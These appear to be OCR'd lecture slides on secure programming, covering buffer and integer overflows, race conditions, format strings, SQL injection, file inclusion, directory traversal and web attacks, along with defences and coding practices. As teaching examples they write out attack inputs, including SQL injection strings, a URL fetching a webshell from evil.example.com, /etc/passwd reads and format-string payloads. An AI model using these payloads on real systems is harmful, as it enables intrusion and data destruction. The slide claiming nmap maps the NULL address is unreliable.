Secure Programming

COMPUTER SYSTEMS SECURITY | 2013 / 2014 | MIEIC


CARLOS MIGUEL CORREIA DA COSTA
VÍTOR AMÁLIO MAIA MARTINS MOREIRA

Context

- Our world is increasingly more computerized
  - Software is used in nearly all professional activities
- Software attacks can cause loss of data or money
  - Some can compromise the safety of people
- Cyber espionage and cyber warfare
  - Threatens data privacy and systems security worldwide

LIFE-CRITICAL SYSTEM VERIFICATION

"If it fails, people die."



Theoretical computer scientists harness the power of logic and mathematics to provide a provable guarantee of safety.

Software vulnerabilities

- Definition according to IETF RFC 2828:
  - "A flaw or weakness in a system's design, implementation, or operation and management that could be exploited to violate the system's security policy."

Software vulnerabilities

- Memory safety
- Race conditions
- Improper input validation
- Privilege escalation
- Browser exploits

Software vulnerabilities

- Memory safety
  - Change programs variables to change its behavior
  - Change return stack address to change execution flow
  - Crash program with segmentation fault or general protection fault
    - Denial of Service attack

Software vulnerabilities

- Memory safety
  - Buffer overflows

Simple example

```
char          A[8] = {};
unsigned short B = 1979;
strcpy(A, "excessive");
```


Variable B is overwritten with value 25856 by strcpy

Software vulnerabilities

- Memory safety
  - Buffer overflows

    Practical example

    An exploit in Firefox using a buffer overflow allowed the injection of shell code that resulted in the initialization of an attack program



Software vulnerabilities

- Memory safety
  - Buffer overflows

    Protective measures

    - Sanitize input from untrusted sources
    - Check for out of bounds memory operations
    - Use safe library calls (such as strncpy instead of strcpy)
    - Use language that support buffer overflow protection (C#, Java)
    - Use stack canaries to prevent malicious change of return stack address
    - Use operating systems with support for:
      - Data Execution Prevention (DEP)
        - Memory regions marked as data can't be executable
      - Address Space Layout Randomization (ASLR)
        - Randomize position of important data structures such as stack and heap
      - Non-eXecutable protection
        - Avoids the malicious change of the stack return address by making the stack either writable or executable

Software vulnerabilities

- Memory safety
  - Buffer overflows

    Attacker workarounds

    - Return to libc or plt attack
      - Avoids the Non-eXecutable protection
    - NOP slide
    - Heap feng shui and heap spraying
      - Increases the success rate of buffer overflows
    - JIT spraying
      - Avoids Data Execution Prevention and Address Space Layout Randomization protections

Software vulnerabilities

- Memory safety
  - Integer overflows

Simple example

```
unsigned int balance = getUserAccountBalance();
balance -= withdrawValue;
```

If balance is 0 and withdrawValue is 1, then the balance will be changed from 0 to 4,294,967,295 !

Protective measures

- Use libraries with support for safe integer operations (such as safeint.h)

Software vulnerabilities

- Memory safety
  - Wild and dangling pointers| Invalid frees

Simple example

```
char* wildPointer; // can point to anywhere
char* danglingPointer = (char*)malloc(1337);
…
free(danglingPointer);
// invalid memory access (might crash program)
danglingPointer[73] = 31;
…
// invalid free (might corrupt memory management structures or crash program)
free(danglingPointer);

Object* functionDanglingObject() {
    Object obj;
    …
    return &obj;
}
```

If an attacker gets hold of the dangling pointer, it can change its contents or inject code !

Software vulnerabilities

- Memory safety
  - Wild and dangling pointers| Invalid frees

    Protective measures

    - Never create uninitialized pointers
    - Never allow dangling pointers by setting them to NULL after free
    - Use smart pointers instead of raw pointers
      - Allows automatic memory management
        - Avoids memory leaks
        - Avoids dangling pointers

Software vulnerabilities

- Memory safety
  - Null pointer access

    Simple example

```
int* nullPointer = NULL;
...
int balance = nullPointer[7]; // invalid memory access or data injection point
... ...
void (*functionPointer)(int) = NULL;
...
(* functionPointer)(7); // program might crash or possible code injection point
```

If an attacker maps the NULL address (using nmap for example), to a valid address, the program won't crash and could be using data provided by the attacker or even executing attack code

Software vulnerabilities

- Race conditions
  - Time of Check to Time of Use and symlink race

Simple example

```
// application condition check
if (access("file", W_OK) != 0) {
   exit(1);
}

// attacker creates symlink after the access check
symlink("/etc/passwd", "file");
// Before the open, "file" points to the password database

// application opens file
fd = open("file", O_WRONLY);
// application is writing over /etc/passwd instead of the file
write(fd, buffer, sizeof(buffer));
```

The code above shows how an attacker could change or corrupt the password database by using symlinks carefully created between condition checks and the file opening and writing

Software vulnerabilities

- Race conditions
  - Time of Check to Time of Use and symlink race

    Protective measures

    - Use transactions to assure system consistency and to revert to last valid state in case of detection of malicious actions
    - Lock access to critical files
    - Use safe libraries to create temporary files (such as mkstemp)
    - Never give more permissions than necessary when using a resource

Software vulnerabilities

- Improper input validation
  - Format string attacks

Simple example

```
// crash the program by causing a segmentation fault
printf (%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s);

// view contents of the stack (this shows five stack positions)
printf ("%08x %08x %08x %08x %08x\n");

// view contents in any memory position (position 0x10014808)
printf ("\x10\x01\x48\x08 %x %x %x %x %s");

// write an integer to any memory location (can change stack return address in
position 0x10014808, and this way inject code)
printf ("\x10\x01\x48\x08 %x %x %x %x %n");
```

An attacker can gain complete system control by using a carefully constructed string (that was not properly sanitized by the program)

Software vulnerabilities

- Improper input validation
  - Format string attacks

    Protective measures

    - Always sanitized input from untrusted sources
      - At least use printf("%s", str) instead of just printf(str)
    - Use operating systems with support for:
      - Data Execution Prevention
      - Address Space Layout Randomization

    To make it harder for attackers to know the addresses to read or overwrite

Software vulnerabilities

- Improper input validation
  - SQL injections

    Simple example

    statement = "SELECT * FROM users WHERE name ='" + userName + "';"

    The example above can be exploited to perform some unintended actions by an attacker.

    If userName contains (< and > characters are used to mark begging and end of string)

    <' or '1'='1>

    an attacker could bypass some authentication mechanisms by forcing the selection of valid usernames.

    If userName contains

    <a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't>

    an attacker could remove the table users and also access the user info stored in the database.

Software vulnerabilities

- Improper input validation
  - SQL injections

    Protective measures

    - Always sanitize input from untrusted sources
    - Escape SQL queries
    - Never allow more than one query for each database interaction
    - Use transactions to assure database consistency

Software vulnerabilities

- Improper input validation
  - Remote file inclusion

Simple example

```
<?php
  if (isset( $_GET['COLOR'] ) ){
    include( $_GET['COLOR'] . '.php' );
  }
?>
```

```
<form method="get">
  <select name="COLOR">
    <option value="red">red</option>
    <option value="blue">blue</option>
  </select>
  <input type="submit">
</form>
```

The example above can be exploited to perform remote file inclusions.

/vulnerable.php?COLOR=http://evil.example.com/webshell.txt?

This injects a remotely hosted file containing malicious code.

/vulnerable.php?COLOR=C:/ftp/upload/exploit

This executes code from an already uploaded file called exploit.php (local file inclusion vulnerability)

/vulnerable.php?COLOR=C:/notes.txt%00

This example uses NULL metacharacters to remove the .php suffix, allowing access to files with a different extension than .php. (With magic_quotes_gpc enabled this limits the attack by escaping special characters. This disables the use of the NULL terminator).

/vulnerable.php?COLOR=/etc/passwd%00

Allows an attacker to read the contents of the passwd file on a UNIX system directory traversal

Software vulnerabilities

- Improper input validation
  - Directory traversal attack

Simple example

Code to be exploited:

```
<?php
  $template = 'red.php';
  if (isset($_COOKIE['TEMPLATE']))
  $template = $_COOKIE['TEMPLATE'];
  include ("/home/users/phpguru/templates/" . $template);
?>
```

Attack:

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../etc/passwd
```

Attack result:

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
phpguru:f8fk3j1OIf31.:182:100:Developer:/home/users/phpguru/:/bin/csh
```

Software vulnerabilities

- Improper input validation
  - Directory traversal attack

    Protective measures

    - Never allow the use of path manipulators, such as ../, from untrusted sources
    - Never allow access to protected files (and that the webserver isn't suppose to access)

Software vulnerabilities

- Privilege escalation

  Used to elevate the process permissions and gain access to protected resources or execute attack code

  - Shatter attack
    - Exploit of Win32 API that allowed the sending of messages between privileged and unprivileged processes
  - Cross-zone scripting
    - Access to restricted zones (such as the Trusted zone or Local Computer Zone)

Software vulnerabilities

- Browser exploits

  Browser exploits can be used to gain unauthorized access to user data or even run attack code

  - Cross-site scripting
    - Web vulnerability that allows an attacker to inject client side scripts
      - Bypasses the same-origin policy
      - Gains access to client session data
  - Cross-site tracing
    - HTTP TRACE vulnerability that allows an attacker to obtain the HTTP headers that contain authentication data and cookies

Software vulnerabilities

- Browser exploits

  Browser exploits can be used to gain unauthorized access to user data or even run attack code

  - Cross-site request forgery
    - Web vulnerability that allows an attacker to hijack the user session and execute attack code
      - Can be used to steal information
      - Or to execute actions impersonating the victim
  - Cross-site cooking
    - Web vulnerability that allows an attacker to change the cookies of another website
    - Can be used to perform session fixation
      - Allows the hijacking of the victim session

Software vulnerabilities

- Browser exploits

  Browser exploits can be used to gain unauthorized access to user data or even run attack code

  - Session fixation
    - Technique used to hijack the user session by either stealing or setting the victim session ID
  - Click jacking
    - Technique used to trick the user into clicking in something that appear to be something else
      - Frequently used to execute attack code embedded in advertisements
  - Drive by download
    - Technique used to trick the user into downloading infected files
      - Prompting users to install plugins in order to visualize website content

Hardware vulnerabilities

- Cold boot attack
  - Access encryptions keys resident in RAM to decrypt hard-drive contents
- Smudge attack
  - Detect login information in touch screens by analyzing the finger smudges that the user left on the screen

Network protocols vulnerabilities

- DNS spoofing
  - Technique used to change the DNS server IP addresses in order to redirect the user to another webpage to perform phishing attacks
- Phishing
  - Technique that mimics the appearance of a target webpage
  - Aims to steal credentials by impersonating another entity
- FTP bounce attack
  - Vulnerability in the FTP protocol that allows an attacker to send PORT commands to scan the target machine for ports that he originally didn't have access to

Common programming errors

- Failing to check return value
- Bad use of software libraries or functions
- Failing to sanitize input
- Failing to check memory bounds

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
        char buffer[20];

        strcpy(buffer, argv[0]);
        printf("%s", buffer);

        return 0;
}
```

Failing to check return value

- Use Exceptions
  - There are many wrappers that encapsulate system calls and throw exceptions when an error occurs
  - ATL, MFC
- Take advantage of C++ RAII
  - Encapsulate function calls into classes that automatically release resources when the destructor gets called
  - .NET has the keyword using

```
using (TextWriter tw = new StreamWriter("date.txt"))
{
    // write a line of text to the file
    tw.WriteLine(DateTime.Now);
}
// skip tw.close();
```

Bad use of software libraries

- Use Asserts
  - Asserts verify a boolean condition and halt execution if that condition fails
  - Are only present in debug builds

```
void analyze_string (char * string))
{
     assert(string != NULL);
     ...
}
```

- Use functions to encapsulate tricky logic
  - Create functions to construct complex objects and avoid having to repeat that code in many places

Failing to sanitize input

- Use frameworks that provide sanitation functions
  - PHP's PDO
  - SQL vendor sanitizing functions

Failing to check memory bounds

- Use exception throwing functions
  - C++'s vector::at throws if the array index is out of bounds
- Override [] operators to check for array bounds
  - You can override the default [] operator to call vector::at
- Use safer languages
  - Java and .NET already throw when accessing invalid positions

Other programming errors

- Using compromised 3rd party components
- Bad architectures (sometimes it's not the software)

Using compromised 3rd party libraries

- Use certified libraries
  - Many companies specialize in writing fully tested general purpose libraries
- Use certified software
  - Many companies certify software, including open source
  - OpenLogic (www.openlogic.com) – certify and provide support for many open source packages (Apache HTTP server, MySQL)
- Use certified compilers
  - Compilers can make mistakes!
  - Is a requisite for many critical systems
  - Use newer versions – they use security features by default
- Keep up to date on new versions
  - Check the vendor's site for new updates
  - Have automatic updates turned on

Bad architecture design

- See how other have done it
  - Many others had the same problem before
  - See how other implemented their systems
- Use two-factor verification
  - Don't allow operations that only require emails or user data
  - http://www.theverge.com/2013/3/22/4136242/major-security-hole-allows-apple-id-passwords-reset-with-email-date-of-birth

Secure programming methodologies

- Coding conventions
- Norms used to write good software
- Choosing good architectures
- Using design patterns

Coding conventions

- Use coding conventions
  - Comments
  - File organization
  - Indentation
  - Naming conventions
  - Programming practices
- They help newcomers understand the code better
  - 80% of a software's lifetime is spent on maintenance
  - Many times not maintained by the original developer

Coding standards

- Coding standards define safe subsets of language features
  - MISRA C/C++
    - Used in the motor industry
  - JSF C++
    - Used in the development of Lockheed Martin's F-35 stealth fighters
- They encompass coding conventions
  - If (val == 48) // compiles if a = is missing
  - If (48 == val) // doesn't compile if a = is missing

Other


- Use design patterns
  - They help model common behaviors
  - You are already using them in Java and .NET!
- Use project management systems
  - They help manage large projects
  - Redmine: http://www.redmine.org/
  - Trac: http://trac.edgewall.org/
- Peer review
- Unit testing

Secure programming tools

- Static code analyzers
- Vulnerability testing tools
- Sandboxes


Static code analyzers

- Catch buffer overruns




Static code analyzers

- Catch use of uninitializedmemory




Static code analyzers

- Malformed printf's



